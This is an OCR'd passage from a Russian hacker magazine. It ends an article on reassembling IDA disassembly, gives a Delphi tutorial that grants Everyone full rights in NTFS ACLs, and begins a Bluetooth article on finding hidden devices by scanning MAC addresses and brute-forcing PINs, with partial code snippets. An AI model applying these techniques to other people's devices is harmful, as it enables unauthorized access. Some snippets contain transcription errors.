mov         ecx, [esp+4+arg_4]
test        ecx, 3
jz          loc_402D36
…
retn
_strcat     endp
```

Никакими ухищрениями у нас не получится перетасовать код так, чтобы метка loc_402D11 оказалась в границах видимости, но ведь как-то же это было запрограммировано?! Обратившись к исходным текстам библиотеки LIBC. LIB (они поставляются вместе с компилятором), мы обнаружим волшебный ключик. Чтобы метка была видна отовсюду, после нее должен стоят не один знак »:», а целых два — »::».

Самая трудная задача осталась позади, и теперь нам предстоит разобраться с уже встречавшимися ошибками типа «missing operator in expression». На этот раз транслятору не понравились конструкции «push large dword ptr fs:0» и «pop large dword ptr fs:0». Убираем все лишнее, превращая их в «push fs:0» и «pop fs:0» и движемся дальше, где нас ждет ошибка «immediate operand not allowed» (непосредственный операнд недозволен), затаившаяся в 3640 строке: «"cmp Locale,0». Естественно, транслятор решил трактовать Locale как смещение, а не как содержимое ячейки, поэтому без явной расстановки квадратных скобок здесь не обойтись: «cmp dword ptr ds: [Locale],0».

Теперь на линии фронта остается лишь большой конгломерат ошибок типа «symbol redefinition» (символ переопределен), против которых не пропрешь, ведь он действительно переопределен, вот, например, взять тот же cchMultiByte:

```
___crtLCMapStringA proc near
; CODE XREF: _setSBUpLow+BEp
; _setSBUpLow+E6p

Locale = dword ptr 8
lpMultiByteStr = dword ptr 10h
cchMultiByte = dword ptr 14h
…
___crtLCMapStringA endp
…

cchMultiByte dd 1; DATA XREF: _wctomb+31r
```

Ничего не остается, как «расщеплять» переменные вручную, давая им различные имена. Главное — не перепутать переменные местами. Впрочем, перепутать будет довольно трудно, поскольку одна копия переменной — локальная и адресуется через стек, а другая — глобальная, и обращение с ней происходит через непосредственную адресацию.

Разобравшись с астральными переменными, нам остается только побороть три ошибки, связанные с выравниванием. Ну, ошибку в строке 8064 мы ликвидируем путем удаления директивы «align 800h» (800h в десятичном представлении как раз и будет 2048). Две остальные ошибки требуют переименования сегментов _text и _data во что-нибудь другое, например, в _text1 и _data1, только это переименование должно идти по всему тексту.

Победа за нами?

Все! Теперь ассемблерный листинг, сгенерированный дизассемблером и «слегка» исправленный напильником, транслируется без ошибок! Добавим к командной строке MASM'а ключ »/Cp», чтобы он соблюдал регистр публичных имен, и вот тут-то выясняется, что полученный obj наотрез отказывается линковаться, потому что линкер не может найти API-функции!

Это не покажется удивительным, если вспомнить, что IDA Pro объявила их в «удобочитаемом» виде, который совсем не совпадает с тем, как они объявлены в библиотеках. Но линковка (и последующая доводка программы до ума) — это уже тема совсем другой статьи.

ИГРАЙ, ПОКА МОЛОДОЙ - ЧИТАЙ «PC ИГРЫ»!

СВЕЖИЙ НОМЕР УЖЕ В ПРОДАЖЕ



- DARK MESSIAH OF MIGHT AND MAGIC
- GAMES CONVENTION
- КИБЕРЖЕНЩИНА ТВОЕЙ МЕЧТЫ
- TOM CLANCY'S RAINBOW SIX VEGAS



- ROME: TOTAL WAR - ALEXANDER

ДВА двухслойных DVD общий объем 17GB!

и многое-многое другое...



МИХАИЛ ФЛЕНОВ

НА СТРАЖЕ ФАЙЛОВ

ПРАВА ДОСТУПА ПРОГРАММНО — ЭТО ПРОСТО!

В ПРОШЛЫЙ РАЗ МЫ УЗНАЛИ, КАК МОЖНО ОПРЕДЕЛИТЬ ПРАВА ДОСТУПА НА ОПРЕДЕЛЕННЫЙ ФАЙЛ В NTFS. СЕГОДНЯ НАМ ПРЕДСТОИТ ПОЙТИ ДАЛЬШЕ: МЫ НАУЧИМСЯ МОДИФИЦИРОВАТЬ ТАБЛИЦУ, ДОБАВЛЯЯ ИЛИ УДАЛЯЯ ОПРЕДЕЛЕННЫЕ ПРАВА ДОСТУПА. ВСЕ ЭТО БУДЕТ ПРОИСХОДИТЬ ИЗ DELPHI, ПРОГРАММНО — НИКАКОГО КОЛДОВСТВА, ТОЛЬКО ЛОВКОСТЬ РУК И НЕМНОГО СМЕКАЛКИ. НЕ ЗАБЫВАЕМ, ЧТО ПРАВА ДОСТУПА МОГУТ БЫТЬ НЕ ТОЛЬКО У ФАЙЛОВ, НО И У ДРУГИХ ОБЪЕКТОВ (НАПРИМЕР, ПРОЦЕССОВ), ОХРАНЯЕМЫХ ОКНАМИ.



Когда я впервые разбирался с дескрипторами, то большинство приходилось определять методом научного тыка. Всезнающий MSDN помогает, но очень слабо, а в интернете эта тема очень плохо освещена — только обрывки информации, да и кода нормального нет. В MSDN описаны только функции и их параметры, а как пользоваться ими, сказано только поверхностно. Как говорил великий и могучий Винни-Пух: «Мед вроде есть, но его сразу нет». Здесь — та же песня: вроде бы функции описаны, но чего-то не хватает.


Давай для начала на пальцах разберемся, как нужно устанавливать права на объект ОС, а потом познакомимся с функциями и практическим примером. Под объектом в данном случае понимаются процессы и файлы, находящиеся на NTFS. Для тех, кто подключился к нам только сегодня, напоминаю, что в FAT32 слишком скудные возможности по защите файлов, и здесь списки ACL не работают. Хотя нет, списки работают везде, но в FAT32 на определенный файл нельзя настраивать права доступа. Если ты все еще используешь FAT, то рекомендую сегодня же конвертнуть его в NTFS. Главное — ничего не бойся.

У каждого объекта есть свой дескриптор. В нем содержится указатель на список ACL, а уже в этом списке можно найти записи, которые определяют права доступа. Самый простой способ удалить определенную запись из списка — скопировать все необходимые записи в новый список и установить их дескриптору, а затем дескриптор назначить файлу. Так как списки в основном небольшие и занимают мало места, такой финт ушами пролетит мгновенно.

Чтобы добавить разрешение или запрет, необходимо расширить память для ACL-списка и втиснуть туда новую запись. Можно поступить проще: выделить память для нового списка, достаточную для хранения всех старых записей. Теперь копируем в новый ACL все старые записи и добавляем новую. Остается только назначить созданный список дескриптору, а затем и файлу.

Поехали

Для написания примера нам понадобятся все знания, которые мы получили из двух предыдущих статей этого небольшого посвящения в безопасность Windows, плюс маленькая корзина новых функций. Давай напишем пример, который будет добавлять в ACL новую разрешающую запись для всех пользователей на определенный файл. В ОС Windows для этого нужно найти SID учетной записи everyone и добавить ее с разрешением GENERIC_ALL в список ACL.



> Подробная и свежая информация об AddAccessAllowedAce есть в MSDN

Начнем с поиска SID необходимой записи. Следующий код показывает, как можно найти идентификатор для everyone:

```
// определяем размер SID
LookupAccountName(nil, 'everyone', nil, sidLength, nil,
   sidLengthDomain, sidType);
// выделяем память
sidValue := AllocMem(sidLength);
domain1 := AllocMem(sidLengthDomain);
// получаем SID
if (LookupAccountName(nil, 'everyone', sidValue,
   sidLength, domain1, sidLengthDomain, sidType)=false)
   then
   exit;
```


Все эти функции мы рассматривали в августе этого года. Сочувствую тем, кто в это время отдыхал на море и пропустил выпуск номера.

Назад в будущее

Теперь определяем текущую информацию безопасности файла с помощью GetNamedSecurityInfo и ACL-информацию с помощью GetAclInformation. Эти функции мы использовали в прошлом номере. Можешь взять код один к одному и даже оставить старую форму главного окна для выбора файла. Получив информацию о текущем списке, необходимо выделить память под новый список. Как рассчитать новый размер? Все достаточно просто. У нас есть размер текущего списка в поле AclBytesInUse структуры AclInfo. Эту структуру мы получили после вызова функции GetAclInformation. К этому размеру мы добавляем размер разрешающей структуры ACCESS_ACE и размер SID-идентификатора пользователя, которого мы хотим внести в список:

```
newSize:=AclInfo.AclBytesInUse +
   sizeof(ACCESS_ACE) + GetLengthSid(sidValue);
```

В файле справки из этого результата еще вычитается размер DWORD, но я этого не делаю, и у меня пример прекрасно работает. Если будут проблемы, то попробуй изменить строку так:



> Для создания примера я использовал форму и код из предыдущего номера][

```
newSize:=AclInfo.AclBytesInUse + sizeof(ACCESS_ACE)
   + GetLengthSid(sidValue)-sizeof(DWORD);
```

Теперь выделяем память для нового ACL-списка и инициализируем его:

```
pNewDACL:=PACL(LocalAlloc(LPTR, newSize));
if not InitializeAcl(pNewDACL^, newSize, 2) then
   exit;
```

Для инициализации используется функция InitializeAcl, которая выглядит следующим образом:

```
function InitializeAcl(
   var pAcl: TACL;
   nAclLength,
   dwAclRevision: DWORD
): BOOL; stdcall;
```

Функция получает в качестве параметра три значения:

- указатель на выделенную для списка память;
- размер списка;
- ревизия, которая должна быть равна ACL_REVISION для данной версии Windows.

Мы будем использовать последнюю ревизию ACL_REVISION, которая равна 2, но если указать 1, то ошибки не должно быть. В старых версиях окон лучше не экспериментировать, а сразу указывать первую версию, то есть единицу. Я не проверял, но, возможно, при других значениях работа примера окажется неверной.

Заполняем список

Теперь запускаем цикл перебора всех записей и копируем их в новый список, чтобы ничего не потерять:

```
for i:=0 to aclInfo.AceCount-1 do
begin
   // получаем текущую запись
   if not (GetAce(pDACL^, i, Pointer(ace))) then continue;
   // добавляем ее в новый список
   if not AddAce(pNewDACL^, 2, MAXWORD, ace,
      ace.Header.AceSize) then continue;
end;
```

Цикл очень прост. Сначала пытаемся получить текущую запись. Если неудачно, то плюем на нее и переходим на следующий шаг записи. Если ACE получена, то добавляем ее в новый список с помощью функ-



> Информация по функции InitializeAcl в WinAPI неплохая

ции AddAce, которая в общем виде выглядит так:

```
function AddAce(
  var pAcl: TACL;
  dwAceRevision, dwStartingAceIndex: DWORD;
  pAceList: Pointer;
  nAceListLength: DWORD
): BOOL; stdcall;
```


Тут у нас 5 параметров:
- указатель на список, в который нужно добавить запись;
- уже знакомая нам ревизия, которая должна быть равна ACL_REVISION;
- позиция, в которую нужно вставить запись. Если указать ноль, то вставка произойдет в начале списка, а если указать MAXWORD — в конце списка;
- указатель на один или несколько ACE-записей;
- общий размер добавляемых записей.

Новая запись

Все существующие записи мы уже скопировали в список. Если какую-то из них ты хочешь удалить, то нужно правильно пересчитать размер списка.
Теперь нам предстоит добавить новую разрешающую запись, которая не существовала ранее. Для этого используется функция AddAccessAllowedAce, которой необходимо передать указатель на список ACL, ревизию, маску прав доступа и идентификатор SID пользователя, которому дается разрешение. В заголовочном файле windows.pas эта функция объявлена следующим образом:

```
function AddAccessAllowedAce(
  var pAcl: TACL;
  dwAceRevision: DWORD;
  AccessMask: DWORD;
  pSid: PSID
): BOOL; stdcall;
```

Маску прав доступа мы рассматривали в прошлый раз, когда учились читать запи-



> Права доступа в NTFS

си. В нашем случае необходимо разрешить все, а значит, в третьем параметре указываем флаг GENERIC_ALL. SID пользователя Everyone мы уже нашли, и добавление новой записи в ACL-список будет выглядеть следующим образом:

```
AddAccessAllowedAce(pNewDACL^, 2,
  GENERIC_ALL, sidValue)
```

Для добавления запрещающей записи необходимо использовать функцию AddAccessDeniedAce. У нее параметры такие же, как и у AddAccessAllowedAce, разница только в том, что указанные флаги доступа действуют как запрещение. Функции очень похожи внешне и одинаковы при вызове, поэтому не будем тратить свое драгоценное время на их рассмотрение.

Создание дескриптора

Все, новый список готов, но он пока еще ни с чем не связан. Необходимо создать новый дескриптор для данного списка. Старый использовать не получится, потому что он занят. Для создания нового дескриптора заведем переменную pNewSD типа PSECURITY_DESCRIPTOR. Эта переменная является указателем, а значит, требует выделения памяти. Сколько памяти выделить? Вполне достаточно минимума, который равен значению константы SECURITY_DESCRIPTOR_MIN_LENGTH. В моем заголовочном файле windows.pas эта константа равна 20-ти. После выделения памяти инициализируем дескриптор с помощью функции InitializeSecurityDescriptor:

```
// выделяем память под дескриптор
pNewSD := PSECURITY_DESCRIPTOR(LocalAlloc(LPTR,
  SECURITY_DESCRIPTOR_MIN_LENGTH));
//инициализируем дескриптор
InitializeSecurityDescriptor(pNewSD,
  SECURITY_DESCRIPTOR_REVISION);
```

Инициализация обязательна, иначе дескриптор будет недоступен и его нельзя будет связать с ACL-списком.
У функции InitializeSecurityDescriptor два параметра: указатель на переменную дескриптора и ревизия, которая должна быть равна константе SECURITY_DESCRIPTOR_REVISION. В заголовочном файле эта константа равна единице.
Теперь связываем дескриптор с нашим списком с помощью функции SetSecurityDescriptorDacl. У этой функции четыре параметра:
- указатель на дескриптор, который нужно связать с ACL-списком;
- есть ли ACL-список. Если параметр равен true, то он есть в третьем параметре;
- указатель на ACL-список, с которым происходит связь;
- если этот параметр равен true, то ACL будет использоваться по умолчанию.

Связь с файлом

Список доступа есть (он уже связан с дескриптором), осталось только назначить этот дескриптор файлу — и мы в шоколаде. Для этого используем функцию SetFileSecurity, у которой три параметра: путь к файлу, тип изменяемой информации (в нашем случае это DACL_SECURITY_INFORMATION) и новый дескриптор. Вот так объявлена эта функция:


```
function SetFileSecurity(
 lpFileName: PChar;
 SecurityInformation: SECURITY_INFORMATION;
 pSecurityDescriptor: PsecurityDescriptor
): BOOL; stdcall;
```

Ура, новый список назначен файлу, и теперь любой пользователь может делать с ним все, что угодно, потому что мы дали разрешение с маской доступа GENERIC_ALL.

Итого


Работа с безопасностью окон — нудное и немного запутанное занятие. Но трудно не согласиться, что упрощать его нет смысла, ведь все продумано до мелочей. Другое дело, как эти мелочи реализованы. На данный момент система безопасности Windows уже отлажена и при правильном подходе очень эффективна.
Когда мы программно формировали новый список, то все ACE-записи банально добавлялись в самый конец без сортировки. Если после этого войти в свойства файла и перейти на закладку Security, то окна предложат отсортировать список. Конечно, желательно согласиться, иначе ты можешь увидеть некорректный список. На этом завершим нашу тему. Удачного кодинга!


adidas
ГЕНЕРАЛЬНЫЙ
СПОНСОР
BECKHAM+10
adidas.com/football



ХАКЕРСКИЙ СИНЕЗУБ

ПРОГРАММИРОВАНИЕ ПОД BLUETOOTH ДЛЯ ПРАВИЛЬНЫХ ЛЮДЕЙ



НАСТОЯЩЕМУ ХАКЕРУ СИНИЙ ЗУБ НУЖЕН ВОВСЕ НЕ ДЛЯ ПЕРЕКАЧИВАНИЯ КАРТИНОК ИЛИ ПОДКЛЮЧЕНИЯ КАКОЙ-ТО ТАМ ГАРНИТУРЫ. ХОТЯ И ЭТО НЕПЛОХО :). НАСТОЯЩИЕ ВЗЛОМЩИКИ ОБОЖАЮТ ПОДБИРАТЬ ПИНЫ НА ЧУЖИХ ДЕВАЙСАХ, ПАЛИТЬ НЕВИДИМЫЕ УСТРОЙСТВА И ЧИНИТЬ ЗЛОДЕЯНИЯ. ПОПРОБУЕМ ВЗГЛЯНУТЬ НА ЭТО ДЕЛО С ПРОГРАММЕРСКОЙ ТОЧКИ ЗРЕНИЯ.

Не буду загружать тебя теорией про то, как и для чего нужен блютус, поскольку человек, незнакомый с этой технологией даже на уровне пользователя, нам не друг:). Приступим сразу к делу. Для программирования под BT я выбрал версию Visual C++ 2005. Конечно же, никакого интерфейса мы делать не будем. Поэтому жми File->New->Projects, выбирай Visual C++ и смело дави на Win32 Console. В Application Settings поставь галочку на Empty projects и завершай все это дело Finish'ем. Осталось определить, какие все-таки заголовочные файлы необходимы для BT-программирования. Нам нужно подключить BluetoothAPIs. h: в нем содержится львиная доля всех функций и btfdef. h, а также большое количество команд по всем функциям девейса (пролистать телефонную книгу, выйти в Internet по протоколу WAP, включить музыку), и еще этот хидер управляет всеми доступными протоколами по BT.

Для некоторых функций тебе требуется практика в программировании под Windows Sockets (если кто забыл, напомню, что это средство для поддержки сетевых протоколов: они организуют соединение устройств, открывают порты, прогоняют через них данные). В общем, так как Windows Sockets поддерживает большинство протоколов (в том числе и Bluetooth) в некоторых местах придется использовать сокеты. Иначе наши программы не будут стабильно работать.

Алгоритмируй это

Самое главное при написании программы — создать алгоритм:

1. Подготавливаем Sockets для клиента (подготовка порта и буферизация данных);
2. Создаем Sockets для Bluetooth-устройств;
2.1 Устанавливаем BT_ADDR устройства sa. btAddr = b;// b — переменная BT_ADDR;
2.2 Если с устройством возможно соединиться, то создаем порт для передачи данных sa. port = channel & 0xff;
3. Собираем информацию о подключаемом устройстве;
4. Соединяемся с устройством;
5. Посылаем сообщение;
6. Закрываем соединение.

Это был первый вариант, но давай посмотрим и на другой, который будет использоваться в примере про подбор PIN-кода.

1. Подготавливаем Sockets для клиента;
2. Создаем Sockets для Bluetooth-устройства;
3. Произвольно меняем свой BT_ADDR;
4. Соединяемся с устройством, не забыв при этом послать пароль;

ЕСЛИ ПРОГРАММИСТ ПИШЕТ ДЛЯ СЕБЯ ПРОГРАММЫ, ЗНАЧИТ, ЕГО ЧТО-ТО НЕ УСТРАИВАЕТ В ОБЩЕДОСТУПНОМ СОФТЕ.

5. Если удаленное устройство не приняло пароль, то переходим к третьему шагу;
6. В случае, если пароль подобран, то надо записать в файл последний посылаемый пароль на устройство и запомнить его имя;
7. Закрываем соединение.

Итак, алгоритм создан, и для полноценного кодинга нам нужно вспомнить немного теории, а именно: несколько главных структур, которые ты должен знать.

Структура SOCKADDR_BTH определяет BTH_ADDR устройство, к которому требуется приконнектиться:

```
typedef struct _SOCKADDR_BTH {
  USHORT addressFamily;
```

```
BTH_ADDR btAddr;
GUID serviceClassId;
ULONG port;
} SOCKADDR_BTH, *PSOCKADDR_BTH;
```

Самое главное в этом коде то, что BTH_ADDR — структура, которая определяет имя Bluetooth-устройства и возвращает его в SOCKADDR_BTH.
Для получения более подробного теоретического материала смотри документацию Socket Windows в платформе SDK, а также не забудь про Bluetooth API.

Ну-с, приступим!

Кое-что важное мы уже знаем, поэтому действовать будем по утвержденному плану. А именно:
1. Обнаружение устройств;
2. Выбор устройства;
3. Установление соединения с выбранным устройством;
4. Авторизация на выбранном устройстве;
5. Передача сообщения;
6. Дисконнект.

Для начала сделаем каркас нашего приложения, а потом будем модернизировать его по своему вкусу. Любая, даже самая вшивая сетевая программа не обойдется без подобной инициализации:

```
//Инициализация WinSock
WSADATA wsd;//Код откомментировать надо
WORD wVersionRequested;
wVersionRequested= MAKEWORD (2,2);
if (WSAStartup (Version,&wsd)!=0) {
  printf («WSAStartup error\n»);
  return 1;
};
```

Этот код должен знать любой программист. Вышеописанные строки определяют структуру WSADATA и версию, через которую мы будем прогонять все данные. Теперь вставим несколько функций, уже относящихся к самому Bluetooth-программированию.
Если ты хочешь передать какую-либо информацию, необходимо, чтобы компьютер опознал передатчик и устройство, с которым требуется соединиться. Уж как хочешь, а без Bluetooth-устройства, установленного на компьютере, программа работать не будет! Код до безобразия простой: инициализируем стандартные функции по нахождению устройства, и если таковое найдено, то используем функцию BLUETOOTH_RADIO_INFO для того, чтобы узнать об удаленном устройстве всю общедоступную информацию.

```
//Поиск первого установленного Bluetooth-устройства
HANDLE hRadio;
BLUETOOTH_RADIO_INFO pbtri;
BLUETOOTH_FIND_RADIO_PARAMS btfrp;
HBLUETOOTH_RADIO_FIND hFind;
BLUETOOTH_RADIO_INFO RadioInfo= {0};
btfrp. dwSize = sizeof (btfrp);
//Определяем параметр поиска
hFind = BluetoothFindFirstRadio (&btfrp,&hRadio);
//Что, если?
if (hFind!= 0) {
  printf («Устройство найдено\n»);
} else {
  printf («Устройства нет\n»);
  return 1;
};
```

Можно сказать, что безобидная часть нашей программы готова. Теперь приступаем к решительным действиям.

Обнаружение невидимок

Общеизвестно, что Bluetooth-устройства по желанию хозяина могут находиться в двух режимах: доступном (для любого внешнего обнаружения) и недоступном. По идеи протокола Bluetooth, недоступный режим должен был решить проблему неавторизированного доступа. Это наводит на мысль, что подобные невидимки нельзя взломать, но в нашем мире нет ничего совершенного, и наш будущий пример — тому подтверждение.
Суть этого режима заключается в том, что на широковещательные запросы устройство не подает голоса. Однако если обратиться к устройству по адресу, то оно начнет действовать! Поэтому для начала составим программку, которая будет последовательно перебирать адреса и обращаться к каждому, пока тот не откликнется. Для начала надо сделать генерацию MAC-адреса:


```
//главная функция генерации MAC
int r = rand ();
if (j) printf («-»);
printf («%0x», r & 0xff);
```

При генерации MAC-адреса подобным методом надо учитывать, что разные производители мобильных телефонов имеют индивидуальные первые 3 байта MAC-адреса, так что при генерации чисел необходимо прибавить те самые кусочки, чтобы идея сработала. Если тебе интересно знать, у каких производителей какие адреса, — посмотри на врезку.
Теперь с помощью функции BluetoothAuthenticateDevice обращаемся на указанный адрес устройства и коннектимся к нему, не забыв при этом указать пароль:

```
BluetoothAuthenticateDevice (NULL, &hRadio, &pbtri, passKey);
```

Взлом PINа


Если хорошо изучить всю документацию по использованию Bluetooth-протокола, то можно выделить 2 метода взлома PIN-кода. Сейчас мы их рассмотрим и выберем ту технологию перебора, которая будет подходить для нас.
Отойдя от темы, скажу, что все обозначение имен, функций и идентификаторов буду приводить те же, что и в оригинальной документации. Так что не поле-



Если хорошо пороешься в старых выпусках журнала, то найдешь там статьи по описанию Bluetooth-протокола. Они будут очень кстати, если собираешься глубоко изучить новую технологию.




Здесь ты найдешь полную информацию о соответствии адресов первых байт BT-устройств фирмам-производителям: http://standards.ieee.org/regauth/oui/oui.txt.



Полный исходник и откомпилированные бинарники ты найдешь на нашем диске!





›Перебор по собственному словарю дает эффективные результаты

нись, прочти оригинальную спецификацию на эту тему.

1. В самом начале сеанса простым текстом пересылается параметр IN_RAND, который при помощи определенных навыков вполне может быть украден. Точно так же пересылается и параметр AU_RAND. Если отловить эту информацию, то уже возможно вычислить используемый для связи PIN-код! Совершенно ясно, что сделать это на куске папируса невозможно, а значит, ответ прост: получить доступ к этим секретным данным можно обычным перебором PINа. Таким образом, с определенной вероятностью можно восстановить используемый при соединении PIN-код. Однако такие действия требуют времени. Это довольно ресурсоемкая задача. Но если вспомнить, что любой нормальный человек при использовании bluetooth не указывает PINы длиннее шести символов (а некоторые вообще его не используют), то можно с уверенностью сказать, что за секунд тридцать компьютер Notebook: 2.6 MHz, 512 Mb RAM с такой задачей справится.

